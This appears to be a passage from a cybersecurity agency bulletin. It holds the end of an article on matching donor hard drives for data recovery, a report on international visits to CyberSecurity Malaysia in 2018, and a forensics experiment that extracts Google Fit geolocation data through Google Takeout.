Criteria for Western Digital (Caviar 1st Edition):

Model Number	Physically damaged and donor hard drive models: first number part and three characters in the second part must match
Head Map	The physical heads (PH) maps match exactly
DCM	Match on the 6th and 7th characters
PCB	Match exactly on PCB Rev
Manufacture Location	Match exactly
Manufacture Date	Donor manufacture date should be within 3 months of the physically damaged drive’s manufacture date
Serial Number	First four-digit numbers of the serial numbers must match

Marvell (Version 1)




Figure 4: Labelling on Marvell Ver.1 HDD

Criteria for Marvell (Version 2):

Model Number	All model number parts must match for the physically damaged and donor hard drives
Head Map	The physical heads (PH) maps match
DCM	Match on the 4th and 5th characters
Manufacture Location	Match exactly
Manufacture Date	Donor manufacture date should be within 3 months of the original drive manufacture date

Criteria for Marvell (Version 1):

Model Number	All model number parts must match for the physically damaged and donor hard drives
Head Map	The physical heads (PH) maps match exactly
DCM	Match on the 6th and 7th characters
Manufacture Location	Match exactly
Manufacture Date	Donor manufacture date should be within 3 months of the original drive's manufacture date
Serial Number	First four-digit numbers of the serial numbers must match
PCB	Match exactly on PCB Rev.

Marvell (Version 2)




Figure 5: Labelling on Marvell Ver.2 HDD

Seagate (Barracuda)




Figure 6: Labelling on Seagate Barracuda HDD

Criteria for Seagate (Barracuda):

Model Number	All model number parts should match on the physically damaged and donor hard drives
Head Map	The physical heads (PH) maps match
Serial Number	2nd and 3rd characters of the serial numbers should match
Firmware (7th series or earlier)	The firmware numbers match
Site Code	Match exactly
Part Number	Better if all numbers match
Date Code	The closer the better

Seagate (F3)




Figure 7: Labelling on Seagate F3 HDD

Criteria for Seagate (F3):

Model Number	All model number parts should match on the physically damaged and donor hard drives
Head Map	The physical heads (PH) maps match
Serial Number	2nd and 3rd characters of the serial numbers should match
Part Number	Better if all the numbers match
Date Code	The closer the better
Site Code	Match exactly

Samsung (Older)



Figure 8: Labelling on Older Samsung Model HDD

Criteria for Samsung (Older):

Model Number	All model number parts should match for the physically damaged and donor hard drives
Head Map	The physical heads (PH) maps match
Manufacture Location	Match exactly
P/V	Right after part number (P/N)
PCB revision	Match exactly

Samsung (Newer)



Figure 9: Labelling on Newer Samsung Model HDD

Criteria for Samsung (Newer):

Model Number	All model number parts should match for the physically damaged and donor hard drives
Head Map	The physical heads (PH) maps match

Hitachi/IBM




Figure 10: Labelling on Hitachi HDD

Criteria for Hitachi/IBM:

Model Number	All model number parts should match for the physically damaged and donor hard drives
Head Map	The physical heads (PH) maps match
Part Number	Match exactly
Manufacture Date	Manufacture dates within three months, the closer the better
MLC	Match exactly

Toshiba



Figure 11: Labelling on Toshiba HDD

Criteria for Toshiba:

Model Number	The physically damaged and donor hard drives should match on all model number parts or the first eight digits of the model number and the family code
Manufacture Location	Match exactly
Hard Drive Code	The first part matches

Maxtor



Figure 12: Labelling on Maxtor HDD

Criteria for Maxtor:

Model Number	All model number parts should match for the physically damaged and donor hard drives
Four-letter code	The first and third digits match
Date of manufacture	Manufacture date within three months, the closer the better

Fujitsu



Figure 13: Labelling on Fujitsu HDD

Criteria for Fujitsu:

Model Number	All model number parts should match for the physically damaged and donor hard drives
Part Number	Match exactly

Using PC3000 UDMA-E Software

PC3000 UDMA-E is a hard drive data recovery software from ACE Laboratory that has a utility function to process and find compatible donors. This software allows users to purchase donors directly from the Donor Drives website.




Figure 14: Turn on SATA 0

- First, connect the original hard drive SATA interface to PC3000 UDMA-E SATA0 and power the connector cable. Then power ON SATA0 by clicking on the SATA0 button.




Figure 15: Run Utility Menu

- Select the *Utilities* menu at the top of the page, then select the Run utility menu




Figure 16: Select Utility Status on the Taskbar Menu

- Select the Tests menu at the top of the page, then select the *Utility status* menu. The *Search donor drives* form page will pop up. The user must fill in all the parameters manually or automatically by clicking on the *right arrow* (behind the text box), then click the Search button to proceed. The *Search donor drives* function will send the

physically damaged hard disk information (Model, Manufacturing Date, MicroJogs, ROM F/W version, etc.) to the *Donor Drives* inventory system.

Original MicroJogs	Micro Jogs from	Micro Jogs to	Micro Jogs gap
Micro Jogs LH0 (2028)	1728	2327	600
Micro Jogs LH1 (2145)	1845	2444	600
Micro Jogs LH2 (2110)	1810	2409	600
Micro Jogs LH3 (2172)	1872	2471	600

Figure 17: Search Donor Drive Menu

- The *Donor Drives* inventory system shows a compatible donor for the physically damaged hard drive. Click on the *Add to Cart* button to buy the donor for physically damaged hard drive replacement.




Figure 18: Donor Drive Website

In conclusion, there are ways to recover data from a hard disk with physical failure. However, there is no guarantee of a 100% success rate. Successful data recovery relies on several factors. The greatest contributing factor is the data recovery engineer. The procedure needs to be done in a controlled environment. Experienced data recovery engineers have more experience for better decision-making in selecting the best method to recover data.

References

1. <https://www.extremetech.com/computing/133294-raising-the-dead-can-a-regular-person-repair-a-damaged-hard-drive>
2. <https://www.instructables.com/id/Successful-Hard-Drive-Controller-Replacement/>
3. <https://www.ontrack.com/blog/2016/08/09/physical-media-damage/>
4. <https://animagraffs.com/hard-disk-drive/>
5. <https://www.donordrives.com/blog/matching-guide>

Managing International Visits To Foster International Relations In Cyber Security

By | Noraini binti Abdul Rahman & Ahmad Nasir Udin bin Mohd Zin

Introduction

International cooperation is one of the important facets of managing cyber threats. This is due to the fact that cyber threats are borderless in nature. The International Engagement Department of CyberSecurity Malaysia is responsible for managing international relations for CyberSecurity Malaysia, an agency under the purview of the Ministry of Communications and Multimedia, Malaysia.

In recognising the importance of international cooperation and relations, the International Telecommunication Union (ITU) listed cooperation as one of the pillars in its Global Cybersecurity Index (GCI) 2017, where the existence of partnership, a cooperative framework and information sharing networks was measured¹. Three of the five sub-pillars of cooperation involved international relations, namely inter-state cooperation, multilateral agreement and international fora participation.² In this respect, Malaysia scored a high 0.87 out of a maximum of 1.³ In relation to this, CyberSecurity Malaysia continues to play its part in international cooperation including managing international visits to foster better international relations bilaterally, regionally and globally.

This year, CyberSecurity Malaysia had the pleasure of hosting the 30th Forum of Incident Response and Security Teams (FIRST) Annual Conference, of which CyberSecurity Malaysia is a member. The event was held from the 24th to the 29th of June 2018. Due to the international nature of FIRST, cybersecurity teams from various countries attended the FIRST Annual Conference in Kuala Lumpur. In conjunction with this annual event, several FIRST members expressed their interest in visiting CyberSecurity Malaysia's office and facilities.

To benefit from this opportunity to develop international cooperation for the mutual benefit of all parties involved, CyberSecurity Malaysia gladly agreed to host several international visits

to cater to the requests mentioned above. This included organising an Open Day on the 26th of June 2018 for members of FIRST to visit CyberSecurity Malaysia's facility. Ultimately, 15 delegates from 6 countries took the opportunity to visit CyberSecurity Malaysia. The delegates were from Indonesia, Morocco, India, Qatar, Germany and Tonga. (Photo 1)

Apart from the Open Day, CyberSecurity Malaysia also hosted several guests individually during the week of the FIRST event and afterward. The guests were:

- a. 26th of June 2018 - Ali Baba Security Response Centre (ASRC), People's Republic of China.
- b. 27th of June 2018 - Ghana High Commissioner to Malaysia and Computer Emergency Response Team of Ghana (CERT-GH).
- c. 28th of June 2018 - Romanian National Institute for Research and Development in Informatics (ICI Bucharest) and Computer Emergency Response Team of Romania (CERT-RO).
- d. 3rd of July, 2018 - United Arab Emirates Computer Emergency Response Team (aeCERT)
- e. 4th July 2018 - Ambassador of Italy to Malaysia, His Excellency Christiano Maggipinto.
- f. 5th of July 2018 - National Commission of Cryptology (CNG), Senegal.

Activities

Corporate Presentation

During all the visits, the Chief Executive Officer (CEO) of CyberSecurity Malaysia, Ts. Dato' Dr. Hj. Amirudin Abdul Wahab gave a welcoming remark to all delegates. This was followed by a corporate video presentation that introduced CyberSecurity Malaysia with its function and role as an agency committed to providing a broad range of cybersecurity innovation-led services, programmes and initiatives to help reduce the vulnerability of digital systems and at the same time strengthen Malaysia's self-reliance in cyberspace. Having been in operation for more than 20 years, CyberSecurity Malaysia has a lot to share in terms of experience managing

¹ https://www.itu.int/dms_pub/itu-d/opb/str/D-STR-GCI.01-2017-PDF-E.pdf, p.4

² Ibid, p.5

³ Ibid, p.17

cybersecurity. (Photo 2)

Visit to the Laboratories

Laboratories are an important feature of a technical agency like CyberSecurity Malaysia. The delegates had the opportunity to visit the laboratory facilities at CyberSecurity Malaysia, namely the Digital Forensics Laboratory (Photo 3) and Malaysian Computer Emergency Response Team (**MyCERT**) facility (Photo 4). It is worth mentioning that since November 2011, CyberSecurity Malaysia's Digital Forensics Laboratory is accredited by the American Society for Crime Lab Directors/Laboratory Accreditation Board (**ASCLD/LAB**) for its forensic services, the first such accreditation in the Asia Pacific Region. It is also important to note that MyCERT is CyberSecurity Malaysia's oldest service and has much experience to share in incident management. Following the visit to the laboratories, technical discussions were held between the delegates and technical specialists from the Digital Forensics Department and MyCERT.

Discussion on Potential Collaboration

Several areas of collaboration were discussed during the visits. Among the areas discussed were:

- a. Human capital development in cybersecurity, capacity building and cybersecurity management
- b. Information sharing on incident management
- c. Implementation of awareness programmes for various sections of society
- d. Organising an international conference to discuss current issues in cybersecurity
- e. Training and experience sharing.

Benefits

Strengthening regional and international cooperation in the cybersecurity field has several benefits, including:

- a. Promoting bilateral, regional and global cooperation in cybersecurity
- b. Developing expertise in the field of cybersecurity
- c. Exchanging information and knowledge and inculcating cooperation between FIRST team members

- d. Promoting cooperation through cybersecurity projects.

Conclusion

Cybersecurity Malaysia has always highly valued international cooperation and relations as one of the most important ways of managing cyber threats in this interconnected and interdependent cyber world. This is evident from CyberSecurity Malaysia's active participation not only in FIRST but also regional CERTs, such as the Organisation of Islamic Cooperation - Computer Emergency Response Team (**OIC-CERT**) where CyberSecurity Malaysia is the Permanent Secretariat and the Asia Pacific Computer Emergency Response Team (**APCERT**) where CyberSecurity Malaysia is the current Deputy Chair. When the opportunity arises, CyberSecurity Malaysia is always ready to utilise international cooperation for the mutual benefit of every party involved. International visits such as the ones mentioned in this article will foster a way to strengthen international cooperation and pave the way for the future benefit of all. Our interconnected world makes it pertinent to have international cooperation as one of the facets of the defence mechanism to face cyber threats. Whatever policies or counter measures are being developed by any country globally to mitigate cyber threats, the countries must take into consideration the international context. Working in close cooperation with each other in the international arena is not a choice but a necessity in this interconnected world.



Photo 1: Group photo during the CyberSecurity Malaysia Open Day in conjunction with the FIRST Annual Conference 2018.



Photo 3: Mr. Mohamed Fadzlee briefing delegates during the visit to the Digital Forensics Laboratory during the CyberSecurity Malaysia Open Day in conjunction with the FIRST Annual Conference 2018.



Photo 2: Welcoming remark by Ts. Dato' Dr. Haji Amirudin during the CyberSecurity Malaysia Open Day in conjunction with the FIRST Annual Conference 2018.



Photo 4: Mr. Fathi Kamil briefing delegates during the visit to MyCERT during the CyberSecurity Malaysia Open Day in conjunction with the FIRST Annual Conference 2018.

Cloud Computing As A Cornerstone In Conducting Digital Forensics Analysis To Identify The Geo-Location Of A Subject

By | Mohammad Zaharudin bin Ahmad Darus, Wafa' binti Mohd Kharudin , Najmi Syahiran bin Shaiful Azam, Mohamad Firham Efendy bin Md Senan, Muhamad Zuhairi bin Abdullah & Abdul Rauf Johari

Introduction

Cloud computing is an emerging, dominant technology that revolutionizes IT infrastructure and flexibility. It is an approach that enables users to store data remotely in the cloud environment. In addition, users can also benefit from the provided cloud services that enable ubiquitous access to shared pools of configurable computing resources. For instance, cloud services allow users to utilize cloud computing resources anytime from any supported platforms like laptops, smartphones and desktops. According to [1], the top 10 leading cloud computing service providers are as shown in Figure 1.



Figure 1: Top 10 leaders in cloud computing

Nowadays, everyone can store and access information on the fly via the cloud, which is why the cloud is gaining such huge acceptance and increasing popularity. From another perspective, there will be a need for digital forensics as long as computer systems exist in the cloud computing environment [2]. This is due to crime incidents that involve digital data and devices, for instance malware attacks, data tampering, and the usage of logs or stored data.

This article technically discusses how data stored in the cloud environment can be embraced or recognized as a cornerstone in conducting digital forensics analysis to determine the geolocation of a subject. Several case studies were explored

and one appeared very interesting. A summary of the case study is given as follows [3]:

“Connie Dabate is found dead in the basement of her house. When police arrived at the home on the morning of Dec. 23, 2015, Mr. Richard Dabate spoke of a violent struggle with a masked intruder who zip-tied him to a chair, demanded his wallet and credit cards, cut him with a knife and then fatally shot his wife in the basement.

Police scoured the area but couldn't find a suspect. K-9s were brought in to locate any evidence that someone fled the property; the only thing they picked up led directly to Richard Dabate. They also found no evidence of forced entry and nothing in the house was taken.

They obtained search warrants for Connie Dabate's Fitbit, both of their cell phones, computers and house alarm logs. The information extracted and analysed from Connie Dabate's Fitbit, which contains all of her activities, was found to be inconsistent with the statement given by Richard Dabate.

Mr. Dabate, 40, was charged in the Superior Court on April 14 with murder, tampering with evidence and providing false statements, as the court documents showed, partly based on information from the Fitbit device.”

The full chronology of the case study is given in [3]. As a conclusion to the case study, the police analysed the victim's Facebook and Fitbit data, which consisted of video postings and distances captured for her activities on that day.

However, after a discussion we came up with another solution, which may become potential evidence to support the case background. We conducted an experiment to further prove if the stored data derived from the cloud environment could be used to strengthen the geolocation identification evidence for forensics investigation.

Scope and Limitations

The experiment was conducted using the Google platform and our own data generated and stored on the Google platform was used. The Google applications used in the experiment are Google Fit and Google Takeout. The devices used are laptops, a smartphone and a smartwatch, the specifications of which are given in Table 1.

Laptops	Smartphone	Smartwatch
Specs: <u>Name:</u> Macbook Pro 2012 Retina Display <u>OS:</u> Mac OS High Sierra Version 10.13.3	Specs: <u>Name:</u> Xiaomi Redmi Note 3 <u>OS:</u> Android 6.0.1	Specs: <u>Name:</u> Xiaomi Amazifit Bip <u>Processor:</u> Mediatek <u>GPS:</u> GPS + GLONASS dual positioning

Table 1: Details of devices used in the experiment

Methodology And Results

This research comprised four phases: identification, synchronization, extraction and analysis. A data collection session was conducted beforehand to obtain the data needed for the research. The smartwatch and smartphone were brought along to multiple locations to collect different geolocation data. The overall methodology of the experiment is shown in Figure 2.



Figure 2: Methodology of the experiment

A. Phase 1: Identification

In phase 1, the smartwatch type and proprietary application were identified. The application used for data collection was accessed through the smartphone using the suspect's credentials, and a web-based tool was employed to pinpoint the geolocation data. The detailed requirements for the research are as follows:

Hardware requirements:

1. Xiaomi Amazifit Bip
2. Xiaomi Redmi Note 3 Smartphone

Software requirements:

1. Mi Fit application
2. Google Fit application
3. Google Takeout (Source: <https://takeout.google.com>)
4. Microsoft Excel
5. Latlong.net website (Source: <https://www.latlong.net>)

B. Phase 2: Synchronization

The Mi Fit application was used to gather data from the smartwatch that was synced with the Google Fit application on the smartphone. The Google Fit application was logged into with the suspect's Google account credentials in order to store data in the Google Cloud. As depicted in Figure 3 below, the data from Mi Fit was now synced with Google Fit. Figure 4 shows

the data collected from the smartwatch and Mi Fit captured and displayed in the Google Fit timeline.




Figure 3: Synchronization between the Mi Fit application and Google Fit




Figure 4: Data from the smartwatch and Mi Fit in the Google Fit timeline

C. Phase 3: Extraction

For data extraction, the Google Takeout application was used with the suspect's credentials. Google Takeout stores all kinds of data in the cloud, but for this experiment, only data from Google Fit was selected for extraction. The archive was downloaded in .zip form as per Figure 5. The .zip file contains a folder named *Fit* with two subfolders named *Activities* and *Daily Aggregations* (Figure 6). The *Activities* subfolder stores .tcx files and the *Daily Aggregations* subfolder contains .csv files (Figures 7 and 8).




Figure 5: Google Fit data archive downloaded from Google Takeout




Figure 6: Subfolders downloaded in .zip files




Figure 7: .tcx files in the Activities subfolder




Figure 8: .csv files in the Daily Aggregations subfolder

D. Phase 4: Analysis

The .csv files downloaded from Google Takeout are displayed in Microsoft Excel. The files contain structured data based on the timestamp and other variables, such as calories, distance, longitude, latitude, etc. Latitude and longitude data from the files were then tested using *Latlong.net* website to pinpoint the location and analyse the accuracy of the data. Figure 9 shows the data contained in the .csv files and Figure 10 shows the location mapped from the latitude and longitude retrieved from the .csv files.

2018-08-14																	
Start time																	
Name	Box	Time	Calories (kcal)	Distance (m)	Low latitude (d)	Low longitude (d)	High latitude (d)	High longitude (d)	Average speed (m/s)	Max speed (m/s)	Min speed (m/s)	Step count	Inactive dura	Walking duration (ms)			
1	00:00:00.000+08:00	00:15:00.000+08:00	18.24999916										900000				
2	00:15:00.000+08:00	00:30:00.000+08:00	18.24999916										900000				
3	00:30:00.000+08:00	00:45:00.000+08:00	18.24999916										900000				
4	00:45:00.000+08:00	01:00:00.000+08:00	18.24999916										900000				
5	01:00:00.000+08:00	01:15:00.000+08:00	18.24999916										900000				
6	01:15:00.000+08:00	01:30:00.000+08:00	18.24999916										900000				
7	01:30:00.000+08:00	01:45:00.000+08:00	18.24999916										900000				
8	01:45:00.000+08:00	02:00:00.000+08:00	18.24999916										900000				
9	02:00:00.000+08:00	02:15:00.000+08:00	18.24999916										900000				
10	02:15:00.000+08:00	02:30:00.000+08:00	18.24999916										900000				
11	02:30:00.000+08:00	02:45:00.000+08:00	18.24999916										900000				
12	02:45:00.000+08:00	03:00:00.000+08:00	18.24999916										900000				
13	03:00:00.000+08:00	03:15:00.000+08:00	18.24999916										900000				
14	03:15:00.000+08:00	03:30:00.000+08:00	18.24999916										900000				
15	03:30:00.000+08:00	03:45:00.000+08:00	18.24999916										900000				
16	03:45:00.000+08:00	04:00:00.000+08:00	18.24999916										900000				
17	04:00:00.000+08:00	04:15:00.000+08:00	18.24999916										900000				
18	04:15:00.000+08:00	04:30:00.000+08:00	18.24999916										900000				
19	04:30:00.000+08:00	04:45:00.000+08:00	18.24999916										900000				
20	04:45:00.000+08:00	05:00:00.000+08:00	18.24999916										900000				
21	05:00:00.000+08:00	05:15:00.000+08:00	18.24999916										900000				
22	05:15:00.000+08:00	05:30:00.000+08:00	18.24999916										900000				
23	05:30:00.000+08:00	05:45:00.000+08:00	18.24999916										900000				
24	05:45:00.000+08:00	06:00:00.000+08:00	18.24999916										900000				
25	06:00:00.000+08:00	06:15:00.000+08:00	18.24999916										900000				
26	06:15:00.000+08:00	06:30:00.000+08:00	18.24999916										900000				
27	06:30:00.000+08:00	06:45:00.000+08:00	18.24999916										900000				
28	06:45:00.000+08:00	07:00:00.000+08:00	18.24999916										900000				
29	07:00:00.000+08:00	07:15:00.000+08:00	18.24999916										900000				
30	07:15:00.000+08:00	07:30:00.000+08:00	18.24999916										900000				
31	07:30:00.000+08:00	07:45:00.000+08:00	18.24999916										900000				
32	07:45:00.000+08:00	08:00:00.000+08:00	18.24999916										900000				
33	08:00:00.000+08:00	08:15:00.000+08:00	18.24999916										900000				
34	08:15:00.000+08:00	08:30:00.000+08:00	18.24999916										900000				
35	08:30:00.000+08:00	08:45:00.000+08:00	18.24999916										900000				
36	08:45:00.000+08:00	09:00:00.000+08:00	18.24999916										900000				
37	09:00:00.000+08:00	09:15:00.000+08:00	18.24999916										900000				
38	09:15:00.000+08:00	09:30:00.000+08:00	18.24999916										900000				
39	09:30:00.000+08:00	09:45:00.000+08:00	18.24999916										900000				
40	09:45:00.000+08:00	10:00:00.000+08:00	18.24999916										900000				
41	10:00:00.000+08:00	10:15:00.000+08:00	18.24999916										900000				
42	10:15:00.000+08:00	10:30:00.000+08:00	18.24999916										900000				
43	10:30:00.000+08:00	10:45:00.000+08:00	18.24999916										900000				
44	10:45:00.000+08:00	11:00:00.000+08:00	18.24999916										900000				
45	11:00:00.000+08:00	11:15:00.000+08:00	18.24999916										900000				
46	11:15:00.000+08:00	11:30:00.000+08:00	18.24999916										900000				
47	11:30:00.000+08:00	11:45:00.000+08:00	18.24999916										900000				
48	11:45:00.000+08:00	12:00:00.000+08:00	18.24999916										900000				

Figure 9: Data contained in the .csv files

Convert Lat and Long to Address

Type the lat and long coordinate values and press Convert button. Reverse geocoded address will shown on the map below.

Latitude

Longitude

Example: 39.920770

Reverse geocoded address:

Figure 10: Location mapping using the latitude and longitude obtained from .csv files

Conclusion And Way Forward

